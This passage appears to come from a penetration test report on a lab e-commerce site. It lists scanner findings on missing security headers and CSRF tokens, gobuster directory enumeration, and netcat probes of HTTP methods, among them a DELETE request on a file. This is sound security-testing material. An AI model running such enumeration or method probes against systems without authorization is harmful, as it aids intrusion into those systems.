	Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF. Do not use the GET method for any request that triggers a state change. Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.
Other information	No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 2: "quality" "quality" "quality" "quality" "quality" "price" "price" "price" "price" "price" "value" "value" "value" "value" "value" "exampleInputName" "exampleInputSummary"].
Reference	http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html
CWE Id	352
WASC Id	9
Source ID	3

Low (Medium)	**Web Browser XSS Protection Not Enabled**
Description	Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server
URL	http://192.168.1.20/product-details.php?pid=11
Method	POST
Parameter	X-XSS-Protection
URL	http://192.168.1.20/category.php?action=add&id=15&page=product

Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/switchstylesheet/switchstylesheet.js
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/assets/css/?C=S;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/assets/less/?C=D;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/product-details.php?pid=13
Method	POST
Parameter	X-XSS-Protection
URL	http://192.168.1.20/product-details.php?pid=12
Method	POST
Parameter	X-XSS-Protection

URL	http://192.168.1.20/category.php?action=add&id=16&page=product
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/index.php?page-detail
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/assets/?C=N;O=A
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)/?C=D;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/product-details.php?pid=15
Method	POST
Parameter	X-XSS-Protection
URL	http://192.168.1.20/assets/fonts/pacifico/
Method	GET

Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen/?C=S;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/?C=N;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/assets/fonts/lato/
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/?C=N;O=D
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/product-details.php?pid=14
Method	POST
Parameter	X-XSS-Protection

URL	http://192.168.1.20/category.php?action=add&id=14&page=product
Method	GET
Parameter	X-XSS-Protection
URL	http://192.168.1.20/assets/css/images/
Method	GET
Parameter	X-XSS-Protection
Instances	453
Solution	Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.
Other information	The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it: X-XSS-Protection: 1; mode=block X-XSS-Protection: 1; report=http://www.example.com/xss The following values would disable it: X-XSS-Protection: 0 The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit). Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).
Reference	https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet https://www.veracode.com/blog/2014/03/guidelines-for-setting-security-headers/
CWE Id	933
WASC Id	14
Source ID	3

Low (Medium)	X-Content-Type-Options Header Missing
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://192.168.1.20/product-details.php?pid=7
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/robots.txt
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/productimages/Asian%20Casuals%20%20(White,%20White)/?C=S;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/images/payments/?C=D;O=D
Method	GET
Parameter	X-Content-Type-Options

URL	http://192.168.1.20/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/?C=M;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/less/blog-slider.less
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/images/banners/?C=S;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen/?C=D;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/less/responsive.less
Method	GET
Parameter	X-Content-Type-Options

URL	http://192.168.1.20/assets/less/?C=S;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/icons/text.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/product-details.php?pid=8
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/bootstrap/js/bootstrap.min.js
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/scripts/jquery-1.9.1.min.js
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/less/404.less

Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/?C=S;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/product-details.php?pid=9
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-2.jpeg
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/images/payments/?C=D;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/productimages/HP%20Core%20i5%205th%20Gen/?C=D;O=D

Method	GET
Parameter	X-Content-Type-Options
Instances	697
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scanner will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://www.owasp.org/index.php/List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	**Content-Type Header Missing**
Description	The Content-Type header was either missing or empty.
URL	http://192.168.1.20/assets/less/shopping-cart.less
Method	GET
URL	http://192.168.1.20/assets/less/red.less
Method	GET
URL	http://192.168.1.20/assets/less/category.less
Method	GET
URL	http://192.168.1.20/assets/images/favicon.ico

Method	GET
URL	http://192.168.1.20/assets/fonts/bebas/bebasneuebold.ttf
Method	GET
URL	http://192.168.1.20/assets/less/contact.less
Method	GET
URL	http://192.168.1.20/assets/less/navbar.less
Method	GET
URL	http://192.168.1.20/assets/less/footer.less
Method	GET
URL	http://192.168.1.20/assets/less/variables.less
Method	GET
URL	http://192.168.1.20/assets/less/product-tag.less
Method	GET
URL	http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.ttf
Method	GET
URL	http://192.168.1.20/assets/less/checkout.less
Method	GET
URL	http://192.168.1.20/assets/less/product-list.less
Method	GET
URL	http://192.168.1.20/assets/less/newsletter.less
Method	GET
URL	http://192.168.1.20/assets/less/header.less
Method	GET

URL	http://192.168.1.20/assets/fonts/pacifico/pacifico.eot
Method	GET
URL	http://192.168.1.20/assets/less/blog-slider.less
Method	GET
URL	http://192.168.1.20/assets/fonts/pacifico/pacifico.woff2
Method	GET
URL	http://192.168.1.20/assets/less/category-page-slider.less
Method	GET
URL	http://192.168.1.20/assets/fonts/fontawesome-webfont.eot
Method	GET
Instances	77
Solution	Ensure each page is setting the specific and appropriate content-type value for the content being delivered.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx
CWE Id	345
WASC Id	12
Source ID	3

Low (Medium)	**Cross-Domain JavaScript Source File Inclusion**
Description	The page includes one or more script files from a third-party domain.
URL	http://192.168.1.20/info.php
Method	GET
Parameter	http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js

Evidence	<script src="http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js"></script>
URL	http://192.168.1.20/info.php
Method	GET
Parameter	https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js
Evidence	<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js"></script>
Instances	2
Solution	Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.
Reference	
CWE Id	829
WASC Id	15
Source ID	3
Low (Medium)	**Cookie No HttpOnly Flag**
Description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
URL	http://192.168.1.20
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
Instances	1
Solution	Ensure that the HttpOnly flag is set for all cookies.
Reference	http://www.owasp.org/index.php/HttpOnly

CWE Id	16
WASC Id	13
Source ID	3
Low (Medium)	**Private IP Disclosure**
Description	A private IP (such as 10.x.x.x, 172.x.x.x, 192.168.x.x) or an Amazon EC2 private hostname (for example, ip-10-0-56-78) has been found in the HTTP response body. This information might be helpful for further attacks targeting internal systems.
URL	http://192.168.1.20/info.php
Method	GET
Evidence	192.168.1.253
Instances	1
Solution	Remove the private IP address from the HTTP response body. For comments, use JSP/ASP/PHP comment instead of HTML/JavaScript comment which can be seen by client browsers.
Other information	192.168.1.253 192.168.1.253
Reference	https://tools.ietf.org/html/rfc1918
CWE Id	200
WASC Id	13
Source ID	3

8.1.3 Test File Extensions Handling for Sensitive Information

```
root@kali:~# gobuster dir -u 192.168.1.20 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x "asa,inc,config,zip,tar,gz,tgz,rar,java,txt,pdf,docx,rtf,xlsx,pptx,bak,old,php"
===============================================================
Gobuster v3.1.0 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.20
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,docx,xlsx,php,asa,zip,pdf,pptx,bak,tgz,rar,old,config,tar,java,rtf,inc,gz
[+] Timeout:                 10s
===============================================================
2021/12/03 22:47:51 Starting gobuster in directory enumeration mode
===============================================================
/index.php           (Status: 200) [Size: 65091]
/img                 (Status: 301) [Size: 232] [--> http://192.168.1.20/img/]
/login.php           (Status: 200) [Size: 20636]
/category.php        (Status: 200) [Size: 20791]
/info.php            (Status: 200) [Size: 287053]
/terms.php           (Status: 200) [Size: 821]
/admin               (Status: 301) [Size: 234] [--> http://192.168.1.20/admin/]
/assets              (Status: 301) [Size: 235] [--> http://192.168.1.20/assets/]
/pictures            (Status: 301) [Size: 237] [--> http://192.168.1.20/pictures/]
/css                 (Status: 301) [Size: 232] [--> http://192.168.1.20/css/]
/includes            (Status: 301) [Size: 237] [--> http://192.168.1.20/includes/]
/js                  (Status: 301) [Size: 231] [--> http://192.168.1.20/js/]
/logout.php          (Status: 200) [Size: 315]
/robots.txt          (Status: 200) [Size: 34]
/cookie.php          (Status: 200) [Size: 252]
/layouts             (Status: 301) [Size: 236] [--> http://192.168.1.20/layouts/]
/username.php        (Status: 200) [Size: 214]
/instructions.php    (Status: 200) [Size: 528]
/font                (Status: 301) [Size: 233] [--> http://192.168.1.20/font/]
/phpmyadmin          (Status: 403) [Size: 1193]
/forgot-password.php (Status: 200) [Size: 19084]
/my-account.php      (Status: 302) [Size: 1219] [--> index.php]
/phpinfo.php         (Status: 200) [Size: 98114]
/bea                 (Status: 301) [Size: 232] [--> http://192.168.1.20/bea/]

===============================================================
2021/12/03 23:16:30 Finished
===============================================================
```

```
rootikali:- gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
192.168.1.20/admin-x "txt,php,conf,html,bak,old,pdf,sql”
===============================================================
Gobuster v3.1.0 by 03 Reeves (@TheColonial) & Christian Mehlmauer (afirefart)
===============================================================
[+] Url: http://192.168.1.20/admin
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: old,pdf, sal, txt,php, conf,html,bak
[+] Timeout: 10s
===============================================================
2021/12/04 23:34:06  Starting gobuster in directory enumeration mode
===============================================================
/category.php (Status: 302) [Size: 131] [---> index.php]
/images (Status: 301) [Size: 241] [---> http://192.168.1.20/admin/images/]
/index.php (Status: 200) [Size: 2880]
/assets (Status: 301)  [Size: 241]  [---> http://192.168.1.20/admin/assets/]
 /scripts (Status: 301) [Size: 242][---> http://192.168.1.20/admin/scripts/]
/css (Status: 301) [size: 238] [---> http://192.168.1.20/admin/css/)
/include (Status: 301) [Size: 242] [--->  http://192.168.1.20/admin/include/]
/logout.php (Status: 200) [Size: 202]
/dashboard.php (Status: 302) [Size: 130] [---> index.php]
/productimages  (Status: 301) [Size: 248] [--->  http://192.168.1.20/admin/productimages/]
/subcategory.php (Status: 302) [Size: 134] [---> index.php]
/bootstrap (Status: 301) [Size: 244] [---> http://192.168.1.20/admin/bootstrap/]
===============================================================
2021/12/04 23:47:49 Finished
```

8.1.4 Enumerate Infrastructure and Application Admin Interfaces




Figure 3: Full Admin interface – tester logged in as Admin.

8.1.5 Test HTTP Methods




Figure 4: PUT request, 405 method not allowed.

```
<body>
  <h1>
    Method not allowed!
  </h1>
  <p>


    The PUT
    method is not allowed for the requested URL.

  </p>
  <p>
    If you think this is a server error, please contact
    the <a href="mailto:you@example.com">webmaster</a>
    .

  </p>
```

Figure 5: PUT server response.

```
root@kali:~# nc 192.168.1.20 80
CATS /admin/index.php HTTP/1.1
Host: 192.168.1.20
HTTP/1.1 400 Bad Request
Date: Sat, 04 Dec 2021 17:59:49 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Sat, 04 Dec 2021 17:59:49 GMT

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Bad request!</title>
<link rev="made" href="mailto:you@example.com" />
<style type="text/css"><!--/*--><![CDATA[/*><!--*/
    body { color: #000000; background-color: #FFFFFF; }
    a:link { color: #0000CC; }
    p, address {margin-left: 3em;}
    span {font-size: smaller;}
/*]]>*/--></style>
</head>

<body>
<h1>Bad request!</h1>
<p>


    Your browser (or proxy) sent a request that
    this server could not understand.

</p>
<p>
If you think this is a server error, please contact
the <a href="mailto:you@example.com">webmaster</a>.

</p>
```

Figure 6: Made up HTTP method CATS.

```
root@kali:~# nc 192.168.1.20 80
DELETE /pictures/rick.jpg HTTP/1.1
Host: 192.168.1.20
X-HTTP-Method: DELETE
HTTP/1.1 400 Bad Request
Date: Sat, 04 Dec 2021 18:15:55 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Sat, 04 Dec 2021 18:15:55 GMT

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Bad request!</title>
<link rev="made" href="mailto:you@example.com" />
<style type="text/css"><!--/*--><![CDATA[/*><!--*/
    body { color: #000000; background-color: #FFFFFF; }
    a:link { color: #0000CC; }
    p, address {margin-left: 3em;}
    span {font-size: smaller;}
/*]]>*/--></style>
</head>

<body>
<h1>Bad request!</h1>
<p>


    Your browser (or proxy) sent a request that
    this server could not understand.
```

Figure 7: DELETE request.

```
root@kali:~# nc 192.168.1.20 80
HEAD /admin/index.php HTTP/1.1
Host: 192.168.1.20
HTTP/1.1 400 Bad Request
Date: Sat, 04 Dec 2021 17:59:12 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Sat, 04 Dec 2021 17:59:12 GMT

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Bad request!</title>
<link rev="made" href="mailto:you@example.com" />
<style type="text/css"><!--/*--><![CDATA[/*><!--*/
    body { color: #000000; background-color: #FFFFFF; }
    a:link { color: #0000CC; }
    p, address {margin-left: 3em;}
    span {font-size: smaller;}
/*]]>*/--></style>
</head>

<body>
<h1>Bad request!</h1>
<p>


    Your browser (or proxy) sent a request that
    this server could not understand.

</p>
<p>
If you think this is a server error, please contact
the <a href="mailto:you@example.com">webmaster</a>.

</p>

<h2>Error 400</h2>
<address>
  <a href="/">bogus_host_without_reverse_dns</a><br />
```

Figure 8: HEAD request.





Figure 9: TRACE request.

8.1.6 Testing for Bypassing Authentication Schema



File View Tools Help

Summary | Messages | Proxy | Manual Request | Spider | Extensions | XSS/CRLF | SessionID Analysis | Scripted | Fragments | Fuzzer | Compare | Search | SAML | OpenID | WS-Federation | Identity

Collection | Analysis | Visualisation

Session Identifier : 192.168.1.20/ SecretCookie

Date	Value	Numeric	Difference
2021/12/05 17:02:25.813	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	
2021/12/05 17:02:25.915	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	0
